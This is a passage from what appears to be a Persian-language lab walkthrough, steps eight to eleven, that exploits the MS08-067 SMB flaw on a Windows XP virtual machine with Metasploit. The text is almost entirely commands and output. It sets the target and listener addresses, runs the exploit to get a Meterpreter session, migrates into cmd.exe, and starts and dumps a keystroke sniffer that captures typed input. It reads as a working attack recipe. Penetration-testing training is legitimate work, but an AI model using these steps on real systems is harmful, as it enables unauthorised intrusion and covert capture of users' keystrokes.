
```
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.206.131
RHOST => 192.168.206.131
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.206.128
LHOST => 192.168.206.128
msf exploit(windows/smb/ms08_067_netapi) > 
```

مرحله هشتم:




```
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.206.131
RHOST => 192.168.206.131
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.206.128
LHOST => 192.168.206.128
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started bind handler
[*] 192.168.206.131:445 - Automatically detecting the target...
[*] 192.168.206.131:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.206.131:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.206.131:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.206.131
[*] Meterpreter session 1 opened (192.168.206.128:40555 -> 192.168.206.131:4444) at 2018-12-14 08:58:49 -0600

meterpreter >
```

مرحله نهم:




```
services.exe                   668 Console                    0      3,240 K
lsass.exe                      680 Console                    0      5,872 K
vmacthlp.exe                   836 Console                    0      2,384 K
svchost.exe                    860 Console                    0      4,896 K
svchost.exe                    936 Console                    0      4,144 K
svchost.exe                   1032 Console                    0     17,644 K
svchost.exe                   1072 Console                    0      2,792 K
svchost.exe                   1140 Console                    0      4,260 K
spoolsv.exe                   1516 Console                    0      6,600 K
explorer.exe                  1524 Console                    0     13,668 K
rundll32.exe                  1688 Console                    0      3,188 K
vmtoolsd.exe                  1704 Console                    0     11,356 K
svchost.exe                   1964 Console                    0      3,128 K
VGAuthService.exe              208 Console                    0      8,892 K
vmtoolsd.exe                   484 Console                    0     13,808 K
wscntfy.exe                    920 Console                    0      1,900 K
wmiprvse.exe                  1344 Console                    0      8,476 K
alg.exe                       1624 Console                    0      3,424 K
wuauclt.exe                    480 Console                    0      6,524 K
wuauclt.exe                   1104 Console                    0      5,068 K
cmd.exe                       1980 Console                    0      2,504 K
tasklist.exe                  1616 Console                    0      4,208 K

C:\Documents and Settings\Administrator>
```




```
[-] Unknown command: clear.
meterpreter > migrate 1980
[*] Migrating from 1032 to 1980...
[*] Migration completed successfully.
meterpreter >
```

مرحله دهم:




```
meterpreter > migrate 1980
[*] Migrating from 1032 to 1980...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > 
```

مرحله یازدهم:



```
alg.exe                      1624 Console                 0      3,424 K
wuauclt.exe                   480 Console                 0      6,524 K
wuauclt.exe                  1104 Console                 0      5,068 K
cmd.exe                      1980 Console                 0      2,504 K
tasklist.exe                 1616 Console                 0      4,208 K

C:\Documents and Settings\Administrator>9431046_
```



```
meterpreter > migrate 1980
[*] Migrating from 1032 to 1980...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
9431046

meterpreter > 
```